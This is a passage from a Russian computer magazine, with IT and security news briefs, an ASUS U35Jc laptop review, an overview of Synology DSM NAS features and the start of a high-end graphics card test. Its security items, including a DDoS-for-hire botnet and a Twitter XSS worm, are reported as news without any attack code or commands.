За 9 полных месяцев этого года Google приобрел 24 стартапа. За весь прошлый год покупок было в три раза меньше.

ДЛИННЫЕ РУКИ ВЛАСТЕЙ США

Как известно, борьба с пиратством по ту сторону океана уже давно переросла в противостояние не на жизнь, а на смерть. Однако правообладателям и властям все мало, им очень хочется иметь возможность закрывать пиратские сайты не только на «своей территории», но и по всему миру. Недавно сенату США был представлен на рассмотрение крайне неприятный законопроект под названием «Акт о борьбе с онлайновыми нарушениями авторского права и подделками» (Combating Online Infringement and Counterfeits Act). Суть документа заключается в том, что министерство юстиции США может получить право требовать у американских доменных регистраторов прекращения обслуживания доменных имен «нехороших» сайтов.
Речь идет о приснопамятной приостановке делегирования доменного имени — ты наверняка помнишь, что именно таким образом наши власти превратили torrents.ru в rutracker.org. Но главная проблема заключается в том, что билль предусматривает и возможность обращения к вышестоящему регистратору в том случае, если исходный регистратор является иностранным.
То есть, говоря простым, человеческим языком: любой сайт, расположенный в зоне .com, .net или .org можно будет ликвидировать, ведь все эти зоны находятся под юрисдикцией США. Ну, а если и домен верхнего уровня окажется иностранным, то законопроект предлагает блокировать его на уровне интернет-провайдеров страны (по старой доброй «китайской схеме»).



УСЛУГИ КРУПНОГО БОТНЕТА, НЕДОРОГО



Американская компания Damballa, занимающаяся информационной безопасностью, представила на суд общественности отчет о своей необычной находке. Нет, ботнетами как таковыми сегодня уже никого не удивишь, но откровенно коммерческий ботнет — это все же что-то новенькое. Специалисты Damballa обнаружили молодую, но стремительно растущую сеть зомбированных компов — IMDDOS. Корни ботнета находятся в Китае, и на протяжении пары последних месяцев число машин в IMDDOS ежедневно увеличивается примерно на 10 000. Большинство зараженных компов расположены на территории КНР, хотя IMDDOS неплохо развернулся также в США и Европе. Но любопытно не это, а тот факт, что создатели сети в открытую торгуют ее услугами — у операторов ботнета имеется собственный сайт, на котором можно не только взять в аренду ресурсы сети и провести атаку на любой ресурс, но и почитать статьи, например, о том, как сделать DDoS более эффективным. Операторы ботнета за отдельную плату готовы также оказать заказчику техническую поддержку. Единственная загвоздка заключается в том, что сайт «предпринимателей» на китайском языке: http://www.imddos.org :).



Статистика, собранная компанией Network box, сообщает, что наибольшее количество вирусов создается в Индии (13,74%) и России (11%).

БЕЗ ОСТРОЙ НЕОБХОДИМОСТИ В СЕТЬ НЕ ХОДИТЬ!



О нехорошем законопроекте, который рассматривают американские власти, мы уже рассказали выше, теперь пора рассказать и о наших «аналогах». Увы, порадовать нечем — Государственная Дума РФ приняла в окончательном третьем чтении законопроект по внесению изменений в четвертую часть Гражданского кодекса, в частности, в статью 1273. Об этом законопроекте мы не раз писали ранее, и о нем долго и злобно гудел весь рунет, ведь статья 1273 регулирует нормы «свободного воспроизведения произведений в личных целях». Основная проблема заключается в странной формулировке: «Допускается без согласия автора или иного правообладателя и без выплаты вознаграждения воспроизведение гражданином при необходимости и исключительно в личных целях правомерно обнародованного произведения». Объяснений и определений расплывчатого понятия «необходимость» законопроект, разумеется, не содержит. Получается, что скачивая из Сети и воспроизводя контент, ты имеешь право делать это только при некой загадочной «необходимости». И если ты не сумеешь доказать эту «необходимость» в суде, то, теоретически, тебя могут посадить даже за кэш картинок в браузере (скачал, смотрел, сохранил, а необходимость была?). Дело в том, что статья 1270 ГК РФ гласит: «запись произведения на электронном носителе, в том числе запись в память ЭВМ, также считается воспроизведением». Наказание предусматривает штраф в размере от 10 тыс. до 5 млн. руб. или лишение свободы на срок до двух лет. Чиновники, конечно, уверяют, что поправки нацелены исключительно на борьбу с пиратами и лицами, использующими контент в коммерческих целях. Верится с трудом, тем более что об этом в законопроекте тоже нет ни слова.

Свершилось! Начиная с версии 5.0 в Skype наконец-то появится поддержка оффлайновых сообщений, ранее отсутствовавшая ввиду P2P-архитектуры этого VoIP-сервиса

ОТДЕЛ «К» БОРЕТСЯ С ВИНЛОКЕРАМИ. УСПЕШНО.

Настоящий бич последнего времени — винлокеры. «Инфекция», которая блокирует систему, демонстрирует порнобаннеры и требует отправить SMS на короткий номер для получения ключа разблокировки. Пожалуй, за последние пару лет к каждому IT'шнику хоть раз обращались знакомые с подобной проблемой (лично ко мне — регулярно). И каждый раз, удаляя заразу с очередной машины, тихо скрипишь зубами, призывая жуткие кары на головы тех, кто наживается на таких «взломах». Кто бы мог подумать, что чудеса иногда случаются, а проклятия доходят до адресатов. В начале сентября отдел «К» совместно с УБЭП ГУВД Москвы ликвидировали преступную группу, которая около года зарабатывала на жизнь таким образом. Доход команды за это время составил более 500 млн. рублей, а количество пострадавших, по официальным данным, исчисляется тысячами (как ты понимаешь, реальные цифры гораздо выше). ГУВД сообщает, что обыски и задержания прошли одновременно по 20 адресам, было задержано 10 человек, и это не только организаторы «бизнеса», но и программисты, написавшие вирус, и лица, отвечавшие за обналичивание денег, полученных посредством SMS. Кстати, стоимость одной такой SMS'ки колебалась от 300 до 1000 рублей, а деньги хакеры хранили на специально открытом расчетном счету в одном из коммерческих банков, чье название не раскрывается. В ближайшее время большинству задержанных будут предъявлены обвинения по статьям 159 УК РФ (мошенничество) и ст. 273 УК РФ (создание и распространение вредоносных компьютерных программ).



XSS-УЯЗВИМОСТЬ РАСКРАСИЛА TWITTER ВО ВСЕ ЦВЕТА РАДУГИ



Норвежский программист Магнус Хольм на досуге экспериментировал с Twitter, написав безвредный (как ему казалось) эксплойт, использовавший дырку в автоматическом копировании ссылок на страницы других юзеров. Прогер решил обкатать свой эксплойт, запостив его в Twitter. Червяк Хольма преобразовывал текст сообщения в монолитные блоки определенного цвета (чтобы скрыть содержимое твитта и заинтересовать «жертву»). Каково же было удивление норвежца, когда его зараза со скоростью лесного пожара распространилась по всему микроблоггерскому сервису, притом претерпев ряд изменений. Хакеры всего мира среагировали быстро и превратили безобидного червяка в опасный малварь. Найденная прогером XSS-уязвимость позволяла внедрить в твитт вредоносный сценарий на JavaScript, основой которого была команда «onMouseOver». То есть юзеру не нужно было даже открывать опасную ссылку — достаточно было просто навести на нее курсор (напомним, что гадости маскировались под красивые цветные полосочки), и в браузере открывались новые окна, появлялись всплывающие сообщения, пользователя перекидывало на сторонние ресурсы и так далее. Плюс ко всему, червь постил сам себя в «Твиттер» очередной жертвы, так что темпы заражения быстро достигли отметки 100 человек в секунду. Закрыли брешь тоже быстро — в течение пяти часов. Как выяснилось, в Twitter об уязвимости знали и даже исправляли ее ранее, но в связи с обновлением сайта что-то пошло не так, и дырка, аки птица Феникс, возродилась на прежнем месте.

ТРЕХЯДЕРНЫЙ ПРОЦ НА ARM-АРХИТЕКТУРЕ



Компания Marvell с гордостью сообщает, что ее разработчики идут на шаг впереди планеты всей — недавно они представили первый в мире трехъядерный процессор с ARM-архитектурой и встроенной поддержкой USB 3.0. Имя новинки, ориентированной на мобильные устройства — Marvell Armada 628. Процессор работает на частоте 1,5 ГГц, обладает кэшем второго уровня, чей объем равен 1 Мб, а интегрированный контроллер поддерживает память LP-DDR2 и DDR3 (до 533 МГц). Но это еще не все; как уже было сказано выше, Armada 628 также является и первым мобильным процессором со встроенным контроллером USB 3.0. Интересно и то, что два из трех ядер ARM v7 MP образуют высокопроизводительную симметричную пару, в то время как третье ядро может играть роль своеобразного диспетчера трафика, перераспределяя рабочую нагрузку между первыми двумя. Третье ядро может заниматься такими вещами, как мониторинг нагрузки, управление производительностью и энергопотреблением и так далее. Все это призвано сделать расход энергии более эффективным, а также повысить производительность. Сообщается, что новинка совместима с Android, Linux, Windows Mobile и ОС RIM OS, и первые смартфоны и планшетные ПК на базе Armada 628 должны появиться уже в начале 2011 года.

По данным IBM, больше всего незакрытых дырок в своих продуктах оставляет компания Sun — 24% от общего количества уязвимостей. Следом идут Microsoft с 23,3% и Mozilla с 21,3%.

ANDROID MARKET ДЛЯ РОССИИ

Хорошие новости пришли из стана IT-гиганта Google. У всех обладателей девайсов на базе Android OS скоро появится повод для радости — магазин приложений Android Market должен в ближайшее время официально заработать для России. Напомним, что сейчас для российских пользователей (равно как и для пользователей многих других стран мира) доступна только бесплатная секция магазина, а функция покупки платных приложений отсутствует. В Android Market сейчас насчитывается более 80 000 софтин, из которых 61,4% — платные, так что степень несправедливости оцени сам. Согласно письму, которое Google недавно разослал своим разработчикам, а также по информации из ряда сетевых источников, в Android совсем скоро добавится полноценная поддержка еще 12 стран мира (на данный момент магазин работает всего с 14 странами), среди которых не только Россия, но и Бразилия, Финляндия, Польша, Мексика и так далее. Точных дат в Google пока не называют, ограничиваясь туманной формулировкой «через несколько недель».



FACEBOOK-КЛОНЫ ОГОРЧАЮТ ГЛАВУ ИНТЕРПОЛА

О случае на грани курьезного поведал глава Интерпола Рональд Ноубл (Ronald K. Noble), выступая на первой конференции INTERPOL Information Security Conference. Оказывается, всю серьезность, исходящую от киберпреступлений, мистер Ноубл смог осознать лишь после того, как в социальной сети Facebook обнаружились два фэйковых аккаунта, открытых на его имя. То есть огромные ботнеты, DDoS-атаки, вирусы, создающиеся специально для корпоративного шпионажа, и банковские трояны, уводящие со счетов пользователей миллионы вечнозеленых денег — это все фигня. Зато поддельные аккаунты имени Рональда Ноубла — это очень серьезная проблема. В конце лета подразделение Security Incident Response Team действительно обнаружило и пресекло деятельность двух «левых» Facebook-учеток, хитрые владельцы которых очень правдоподобно прикидывались самим главой Интерпола. Делалось это для того, чтобы попытаться выведать имена международных преступников, разыскиваемых Интерполом в рамках проводившейся в то время операции «Infra Red». Ноубла до глубины души шокировало, с какой легкостью наглые «хакеры» разжились его личными данными и разместили их, наряду с фото, в своих анкетах. Также в ходе выступления Ноубл подчеркнул, что худшие из зол Сети — это анонимность и слабая защищенность данных. И кто показал этим людям интернет?..



Из-за неудачной смены дизайна посещаемость британской версии Digg упала на 34%, а американской — на 26%.




Антон Жуков

Рабочая лошадка

Наш обзор ноутбука ASUS U35Jc

К ноутбукам с диагональю экрана 13" мы всегда относились с особым трепетом. Легкие, стильные — их всегда можно взять с собой. И в отличие от не сильно производительных нетбуков, у этих ноутов часто очень хороший конфиг. На таком устройстве без проблем будет работать какая-нибудь Visual Studio, а брутфорс не будет занимать целую вечность. Сегодня у нас на тесте: новая 13" модель в линейке ноутбуков ASUS — U35Jc.





Удобный и стильный

ASUS U35Jc — небольшой портативный ноутбук. Внешне, как и подобает девайсу, который претендует всегда и в любых условиях быть в деле, он выглядит строго, но стильно: черный цвет, классический дизайн, металлическая крышка, чуть закругленные углы. Такой не стыдно поставить и на стол в офисе, и за столиком в кафе. Вес девайса чуть меньше двух килограммов — то, что нужно для ноутбука, который должен быть всегда под рукой. Что примечательно, у ноута матовое покрытие, на котором не остаются разводы и отпечатки пальцев — то, что так бесит в большинстве современных ноутов.
Девайс оснащен 13.3" LED дисплеем с разрешением 1366x768 точек, прекрасно подходящим для просмотра 720p-видео. Рабочая область также покрыта матовым покрытием, что сейчас большая редкость. Открыв в первый раз ноутбук, я, признаться, стал лихорадочно искать тачпад. Дело в том, что дизайн бука выполнен так, что тачпад по свету лишь немного отличается от окружающего покрытия и потому почти незаметен. Зато на ощупь он удобен, а по отзывчивости — чувствительный.

Технические характеристики:

- **Процессор:** Intel® Core™ i3-370M 2,4 GHz
- **Шина:** 2.5 ГТ/с 3 Mb L2 Cache
- **Оперативная память:** 2 Гб
- **Жесткий диск:** 640 Гб
- **Размеры:** 25x322x233 мм
- **Вес:** 1.9 кг
- **Дисплей:** 13.3 дюйма 1,366x768
- **Видеокарта:** nVidia GeForce 310M, 1024 Мб , Доп. карта: Intel® GMA HD
- **Звуковая карта:** Intel® High Definition Audio
- **Связь:** LAN 10/100/1000
- **Беспроводная связь:** Bluetooth 2.1 + EDR, WiFi (802.11a/b/g/n)
- **Порты:** 3xUSB(2.0), Kensington security, Line-out, HDMI, Mic-in, VGA
- **Слоты расширения:** Card Reader (SD/MMC/MS/Pro/xD)
- **Батарея:** Li-Ion 5600 мАч (до 8.0 часов)

Отдельно стоит сказать про клавиатуру. Несмотря на компактные размеры, лэптоп имеет полноценную клаву с правильным расстоянием между кнопками — без каких-либо невнятных дизайнерских экспериментов, которые обычно все портят. Ход клавиш небольшой, сходу начинаешь печатать без ошибок. Стандартно присутствуют клавиши для управления громкостью, яркостью, для быстрого перехода в гибернацию и отключения Wi-Fi-адаптера. Единственным минусом клавиатуры является то, что она немного прогибается при нажатии на клавиши. Ноутбук оснащен двумя кнопками включения — вторая запасная, на случай, если сломаешь первую :). Шучу. На самом деле разница в них в том, что при нажатии на правую загружается операционная система. А при нажатии на левую за несколько секунд стартует мини-операционка ASUS Express Gate с набором часто используемых функций (интернет, музыка, фотографии, мессенджер, и т.п.) и возможностью последующей загрузки основной ОС.

Правильный конфиг

ASUS U35Jc собран на базе набора системной логики Mobile Intel® HM55 Express. В зависимости от комплектации, ASUS U35Jc может быть оснащен двухъядерным процессором Intel® Core™ i3 или Core™ i5 с тактовой частотой 2,4 GHz. Core™ i5 помимо прочего поддерживает новую технологию Intel® Turbo Boost для автоматического увеличения тактовой частоты процессора, что приводит к увеличению производительности однопоточных и многопоточных приложений. Фактически, это технология интеллектуального «саморазгона» процессора. Мало этого, ASUS использует функцию Super Hybrid Engine (SHE), которая в интеллектуальном режиме способна увеличивать частоту процессора в зависимости от нагрузки, позволяя получить прирост производительности до 10%. Также в зависимости от комплектации объем оперативной памяти DDR3 может варьироваться от 2 до 4 Гб, а объем винчестера от 320 до 640 Гб. Если размера винчестера недостаточно для хранения информации, в наличии имеется 3 USB-порта для подключения внешних дисков. Лэптоп оснащен двумя видеокартами: дискретной (nVidia GeForce 310M) и интегрированной (Intel® GMA HD). Благодаря технологии nVidia Optimus ноутбук может переключаться между интегрированной и дискретной видеокартами. Технология определяет, когда необходима большая, либо меньшая производительность и включает соответствующую карточку. Данный способ позволяет сэкономить заряд батареи, увеличивая время автономной работы до 8 часов. Ну, это в обычном режиме. А на сколько хватит 5600 мАч батареи при максимальных нагрузках? Чтобы проверить, воспользуемся утилитой Battery Eater (batteryeater.com). После полной зарядки батареи отсоединяем питание, и утилита будет проверять батарейку на прочность. Тесты показали, что заряда аккумулятора хватает на полтора часа работы при максимальной нагрузке. Раз уж пошла речь о бенчмарках, что там по поводу производительности видеокарт? Конечно, это неигровой ноутбук: GeForce 310M не хватит, чтобы рубиться в Call Of Duty 4 или другие новинки. Но многие нетребовательные игрушки на данной карточке, несомненно, пойдут. К тому же она поддерживает технологию nVidia CUDA, обеспечивающую аппаратное ускорение некоторых приложений. Правда, постоянное переключение между дискретной и интегрированной видеокартой может выйти боком — некоторые программы, использующие технологию CUDA, вылетают. С хакерской точки зрения, поддержка данной технологии довольно важна, так как многие брутфорсеры используют ее для ускорения подбора паролей. Для проверки скорости работы использовался Extreme GPU Bruteforcer (www.insidepro.com/eng/egb.shtml). В частности, при бруте MD5-хэша скорость перебора составила 411 миллионов паролей в секунду, что на порядок выше обычного перебора.

Рабочая лошадка

Если говорить про ноутбук кратко, то лучше всего подходит известная поговорка: «Мал, да удал». Модель U35Jc может стать отличной рабочей лошадкой, на которой можно поработать в любом месте: на работе в офисе, в пути в поезде, дома на диване. Видеокарты недостаточно, чтобы играть в топовые игры, но зато технология nVidia Optimus позволит автономно работать в течение восьми часов (естественно, поддерживается новомодный 802.11n). Многочисленные средства коммуникации (Bluetooth, WiFi, LAN) не дадут почувствовать себя отрезанным от мира. Хорошие динамики Altec Lansing с поддержкой технологии SRS Premium Sound позволят насладиться любимой музыкой, а микрофон и видеокамера — предоставят возможность пообщаться с друзьями по скайпу. Короче говоря, ноутбук можно рекомендовать тем, кто не гонится за графической производительностью, но ищет рабочую лошадку для работы, при этом уделяя внимание внешнему виду устройства.



Подробнее о ноутбуках ASUS и других гаджетах вы можете узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel® и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы,направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel http://www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.



Сергей Никитин

На что способна Synology DSM?

Используем NAS на полную катушку



Рассказывая о NAS Synology, мы упомянули DSM — классной фирменной ОС от Synology, под управлением которой работает это сетевое хранилище. По сути, это полноценный Linux, который максимально оптимизирован для работы с RAID, дисковыми и сетевыми контроллерами. Однако Synology DS210+ способен на много большее, чем только хранение файлов и раздачу их по сети. NAS позволяет поднять несколько очень полезных сервисов, и благодаря встроенной ОС сделать это будет максимально просто.

КАК МЫ УЖЕ ВЫЯСНИЛИ, NAS — ЭТО, ПО СУТИ, НЕБОЛЬШОЙ И БЕСШУМНЫЙ КОМПЬЮТЕР. Было бы странно, если бы производители ограничивались исключительно функцией хранения и сетевого шаринга файлов. Поэтому при покупке большинства продвинутых NAS'ов, потребитель получает еще и ряд полезных бонусов. Но эти самые дополнительны возможности напрямую зависят от ПО, которое используется в NAS. Поэтому сегодня мы попробуем посмотреть, на что способна операционная система Synology Disk Station Manager.

Torrent-клиент

Первое и самое очевидное, что можно заставить делать NAS — это скачивать тяжелые файлы из интернета. Действительно, зачем ждать часами или засыпать под шум кулеров, пока из торрентов сливается очередной образ, если это легко можно доверить NAS'у? Уж что-что, а BitTorrent-клиент поднять под Linux'ом — уж точно не проблема, да и веб-интерфейсов для управления консольными клиентами тоже предостаточно. Впрочем... не придется даже заморачиваться: любой NAS Synology, и в том числе и DS210+, поддерживает функцию Download Station. По сути, это универсальный менеджер закачек, который управляется через веб-интерфейс. Все, что требуется для его включения — это один клик в админке NAS'a, активирующий соответствующую опцию. Далее ты прямо через браузер получаешь доступ к интерфейсу встроенной в NAS качалки. Добавление закачек по нужному протоколу (BitTorrent, HTTP, FTP), управление текущими задачами, увеличенные или уменьшение ширины канала, который будет использоваться — все осуществляется из одного единственного места. Мало этого, чтобы не мешать работе, можно настроить Download Station 2 так, чтобы закачка файлов из Сети осуществлялась в определенные интервалы времени с помощью расписания. Что все это дает? Встроенный в NAS торрент-клиент качает файлы круглые сутки, складывая их в одно место — и они тут же доступны на всех компьютерах в локальной сети. Получаем всегда положительный рейтинг на трекерах и никакого шума! :) К тому же, при соответствующей настройке, можно сделать интерфейс доступным «снаружи», из внешней сети, и в таком случае добавить дома закачку можно, где бы ты в действительности ни находился.

Доступ откуда угодно

К сожалению, в интернете статический IP-адрес, по которому ты всегда можешь



Главное окно DSM 2.3



Веб-интерфейс встроенного в NAS менеджера закачек

обратиться к сетевым устройствам у себя в сети — большая редкость. Чаще всего IP-адрес постоянно меняется, а за «статику» провайдер требует деньги. Обидное ограничение легко можно обойти, воспользовавшись Dynamic DNS-сервисом. По сути, это специальный сервер, который совершенно бесплатно хранит запись о выбранном тобой доменном имени (скажем, myserver.dyndns.org) и актуальном IP-адресе твоего компьютера. Последний постоянно обновляется за счет клиентской части, которая с определенным интервалом отправляет на DDNS-сервер текущий IP-адрес, выданный провайдером. Большая часть сетевого оборудования поддерживает DDNS из коробки, и NAS от Synology тут не исключение. Необходимо лишь завести аккаунт на DDNS-сервисе (например, dyndns.org) и прописать его данные в интерфейс DSM. В результате для подключения извне к NAS не нужно будет знать IP, который постоянно меняется — вместо этого можно будет использовать доменное имя, обслуживаемое DDNS-сервисом. Управлять с работы домашними накопителем, получать, отправлять нужные файлы, ставить на закачку новые торренты, управлять пользователями и правами и пр. — все можно делать удаленно.

Веб-демон

При желании можно даже создать свой собственный хостинг, если поднять на NAS веб-демон и сервер баз данных. В случае с продвинутым NAS'ом не придется ковыряться с исходниками, компилировать код и даже возиться с конфигами. Эта история и про Synology DS210+, в котором доступна готовая служба Web Station. Один клик мыши в интерфейсе DSM — и включается веб-демон, PHP-интерпретатор и демон MySQL. На сайте Synology есть даже список популярных движков для создания блога, конференции, электронного магазина, которые были протестированы в связке с Web Station. Едва ли стоит устраивать из DS210+ полноценный хостинг, но поднять какой-нибудь блог или сервисный сайт и, скажем, отображать на нем статистику — это запросто. Кстати, разработчики наперед подумали, что может понадобиться, поэтому некоторые распространенные решения доступны в виде легко устанавливаемых пакетов (их можно скачать с сайта www.synology.com/enu/apps/index.php). Готовое решение для сбора и отображения статистики готово в виде пакета Webalizer. А для управления базой данных MySQL легко устанавливается phpMyAdmin. Установочный пакет представляет собой psk-файл, который легко подключается к системе через интерфейс «DSM» — достаточно перейти в раздел «Система → Управление пакетами».

Дополнительные пакеты

За счет системы пакетов дополнительные модули устанавливается не сложнее, чем приложения под виндой. Мало этого, у Synology уже сформировалось довольно мощное компьюнити. Поэтому ты не ограничен лишь темы сборками, которые подготовили официальные разработчики. В онлайн-конференции (правде, англоязычной) forum.synology.com множество энтузиастов активно делятся своими собственными сборками, выкладывая для всеобщего пользования готовые к применению PSK-файлы. Для любителей поэкспериментировать создан специальный раздел — «The Underground (Modders here!)», это то, что нам нужно. Пакеты распределены по различным группам: организация потокового видео, менеджеры закачек, сервисы для программистов (в том числе сервер контроля версий Subversion), модули для безопасности и т.д. Ты и сам можешь разрабатывать ПО, оформляя бинарник в виде PSK пакета — для этого на сайте есть вся документация и спецификации. Отмечу одну очень интересную штуку — менеджер пакетов IPGK. Если подключить его к системе, то ты сразу получаешь возможность устанавливать сотни приложений из IPGK-файлов. Я, к примеру, первым делом инсталлирую файловый менеджер mc для удобства работы с конфигами. Подписавшись на специальный фид с пакетами, ты получаешь доступ к огромному количеству линуксовых приложений, готовых к установке.

Фотоальбом и видеонаблюдение

Если ты хочешь быстро и без лишних хлопот поднять онлайн фотоальбом, доступный из локалки и Инета, то можно воспользоваться встроенным в NAS Synology приложением Photo Station. Обратившись к его веб-интерфейсу, ты можешь сделать доступными через веб все фотографии, хранящиеся на сетевом накопителе (а точнее те, которые лежат в папке общего доступа photo). Наличие функции построения блога позволит не только показать фотографии, но и даст возможность друзьям и знакомым оставить свои комментарии. Доступ к фотоальбому можно ограничивать с помощью пароля: ты сам решаешь, кому и когда можно просматривать ваш фотоархив, а также, какую его часть. Кстати, к самому NAS можно подключить любой USB-принтер, в том числе для печати фотографий — в этом случае он станет доступным для всех компьютеров из локальной сети.

Еще одна интересная опция — это поддержка IP-камер, с помощью которых можно устроить круглосуточное видеонаблюдение. IP-видеорегистратор позволяет вести запись видеопотока, получаемого с IP-камер, на жесткие диски NAS'a. В дальнейшем полученные файлы видеозаписи ты можешь свободно перемещать, копировать и просматривать как средствами самого NAS Synology, так и внешними программными или аппаратными медиаплеерами через в локальную сеть. За работу с видеонаблюдением во встроенной системе управления Synology Disk Station Manager отвечает выделенное сервис-приложение «Surveillance Station». Правда, можешь не обольщаться, доставая старую USB веб-камеру — придется дополнительно потратиться именно на полноценную IP-камеру. Но если купить Wi-Fi камеру, умеющую передавать изображение на расстоянии, можно мониторить все, что угодно: лестничную клетку или, скажем, машину во дворе.

Напоследок замечу, что я работал с Disk Station Manager версии 2.3. Вместе с тем, на сайте уже появились прошивки с бета-версией DSM 3.0, а также доступна онлайн демка для ознакомления, а с 28-го сентября 2010 года стала доступна официальная версия DSM 3.0 для России. И без того качественный интерфейс админки, стал еще более продуманным и удобным в использовании. И очень скоро станет стандартным для всех NAS Synology.



Сергей Никитин

Список тестируемого оборудования

HIS HD 5850 ICOOLER V
HIS HD 5870 ICOOLER V TURBO X
HIS HD 5970
INNO3D GEFORCE GTX 470
INNO3D GEFORCE GTX 470 HAWK
INNO3D ICHILL BLACK SERIES GEFORCE GTX 480

Тестовый стенд

ПРОЦЕССОР, ГГЦ: 2.66, INTEL CORE I5-750
СИСТЕМНАЯ ПЛАТА: GIGABYTE GA-H55N-USB3
ПАМЯТЬ, ГБ: 2X2, OCZ DDR3 PC3-12800, 1600 МГЦ, GOLD EDITION
ЖЕСТКИЙ ДИСК, ГБ: 80, SAMSUNG 80G SPINPOINT S166 SATA
БЛОК ПИТАНИЯ, ВТ: 1000, CORSAIR HX1000W
ОС: WINDOWS 7

ТЕСТИРОВАНИЕ производительных видеокарт

Видеоплаты, которые стоят больше, чем средний системный блок, остаются голубой мечтой для большинства геймеров. Но некоторые, собрав волю в кулак, все же отдают за них огромные деньги, устанавливают такого монстра себе в ПК и пару лет не задумываются о производительности графической подсистемы.

Методика тестирования

Для того, чтобы понять, за что же мы выкладываем такие средства, мы разработали специальную тестовую методику. Сначала это были синтетические тесты 3DMark 2003 и Heaven Dragon (с поддержкой DirectX 11, кстати). Разрешение составляло 1920x1080 точек, качество изображения — максимальное, а также четырехкратное сглаживание. Вторую группу тестовых программ составляли реальные игры (разрешение во всех также составляло 1920x1080 точек. Это Resident Evil 5 и S.T.A.L.K.E.R.: Зов Припяти, в которых были выставлены максимальные настройки графики, но в RE5 антиалиасинг был восьмикратным, а в Зоне — четырехкратным. В играх Dark Void, Batman: Arkham Asylum и Street Fighter IV режимы AA и AF не задействовались.

Технологии

Скажем пару слов о Fermi, на архитектуре которой построены новейшие платы NVIDIA, участвующие в нашем сегодняшнем тесте. Например, у самого продвинутого чипа NVIDIA GeForce GTX 480 частота GPU составляет 700 МГц, шейдерного блока — 1401 МГц, а памяти — от 924 (3696) МГц. Шина ОЗУ, кстати, довольно широкая — 384 бита. А вот с чем у калифорнийцев в этот раз не очень хорошо получилось, так это с энергопотреблением платы. Уже одно то, что производитель считает допустимым максимальный нагрев в 105 градусов Цельсия, говорит о многом. А точнее — о том, что если твой блок питания имеет мощность меньшую, чем 600 Вт, то тебе либо нужно его менять, либо отказываться от такой платы. Иначе работы не будет. Несколько иная ситуация у NVIDIA GeForce GTX 470. Температура тут несколько снижена за счет отключения одного потокового мультипроцессора, а также частот работы памяти, ядра и шейдерного блока. Шина памяти также была несколько урезана — до 320 бит. Еще больше она похудела у NVIDIA GeForce GTX 465 — инженеры сделали ее 256-битной. Естественно, порезаны были и частоты работы. В общем и целом, NVIDIA сделала все, чтобы ее продукты были представлены в разных сегментах Hi-End-диапазона, и это у нее неплохо получилось. Выбор, как всегда, остается за тобой. Мы же можем только подробно рассказать тебе о протестированных нами платах, представить результаты бенчмарков, а также напомнить, что пока у изделий ATI нет поддержки технологии PhysX, но, судя по результатам тестов, работают карты из «красной семьи» несколько быстрее своих калифорнийских «друзей».

10000 руб.

HIS Radeon HD 5850 iCooler V

Технические характеристики:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 725
ЧАСТОТА ПАМЯТИ, МГЦ: 1000 (4000)
ОБЪЕМ ПАМЯТИ, МБ: 1024
ШИНА ПАМЯТИ, БИТ: 256
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11



Сразу скажем, что производительность данной видеоплаты заслуживает только самых лестных оценок. Причем как отдельно, так и в сравнении с конкурентами на других чипсетах (не важно, от каких производителей). Соотношение цены и качества у нее очень привлекательное. А теперь разберемся, откуда же все это берется. Построено устройство на графическом процессоре ATI Radeon HD 5850, причем все частоты оставлены без изменений (725 МГц у чипа и 1000 МГц у памяти). Правда, в драйверах ATI каждый может произвести разгон самостоятельно. Его потенциал очень неплох, учитывая то, что кулер на плате не референсный, а фирменный, переработанный, состоящий из медных тепловых трубок и алюминиевых ребер-радиаторов. Горячий воздух выбрасывается за пределы корпуса с помощью небольшого вентилятора. В итоге конструкция работает тихо и эффективно.



Если ты не ярый фанат компании NVIDIA, который не может принципиально даже слышать об иных видеоадаптерах, то ты вряд ли сможешь найти какие-либо существенные недостатки у HIS Radeon HD 5850 iCooler V.

13500 руб.

HIS Radeon HD 5870 iCooler V Turbo X

Технические характеристики:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 900
ЧАСТОТА ПАМЯТИ, МГЦ: 1225 (4900)
ОБЪЕМ ПАМЯТИ, МБ: 1024
ШИНА ПАМЯТИ, БИТ: 256
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11





Плата, построенная на чуть более мощном наборе микросхем, нежели предыдущее решение от HIS. Говоря простым языком, в нем всего больше: транзисторов (2,15 миллиарда), потоковых процессоров (1600) и текстурных блоков (80). Кроме того, инженеры и разработчики решили избавить тебя от необходимости совершать какие-то дополнительные действия и самостоятельно разогнали плату на 50 МГц как по чипу, так и по памяти. Впрочем, наличие хорошего (эффективно и тихо работающего кулера) дает тебе возможность продолжить эксперименты с оверклокингом. Результаты наших тестов показали, что со скоростью работы у HIS Radeon HD 5870 iCooler V Turbo X все не просто в порядке, а отлично. Своим одноклассникам, произведенным инженерами из Калифорнии, она не только не уступает, но где-то даже и превосходит их. Да и от топовой HIS Radeon HD 5970 отстает ненамного, заставляя задуматься о том, чтобы практически безболезненно сэкономить на разнице в цене между ними.



Графические адаптеры высшего ценового диапазона — это очень качественные и продуманные устройства. Весьма часто у них нет крупных объективных недостатков, и это именно тот случай. Конечно, можно пожаловаться на высокую цену, отсутствие аналога NVIDIA PhysX и так далее… но надо ли?







HIS Radeon HD 5970

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 725
ЧАСТОТА ПАМЯТИ, МГЦ: 1000 (4000)
ОБЪЕМ ПАМЯТИ, МБ: 2X1024
ШИНА ПАМЯТИ, БИТ: 2X256
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11



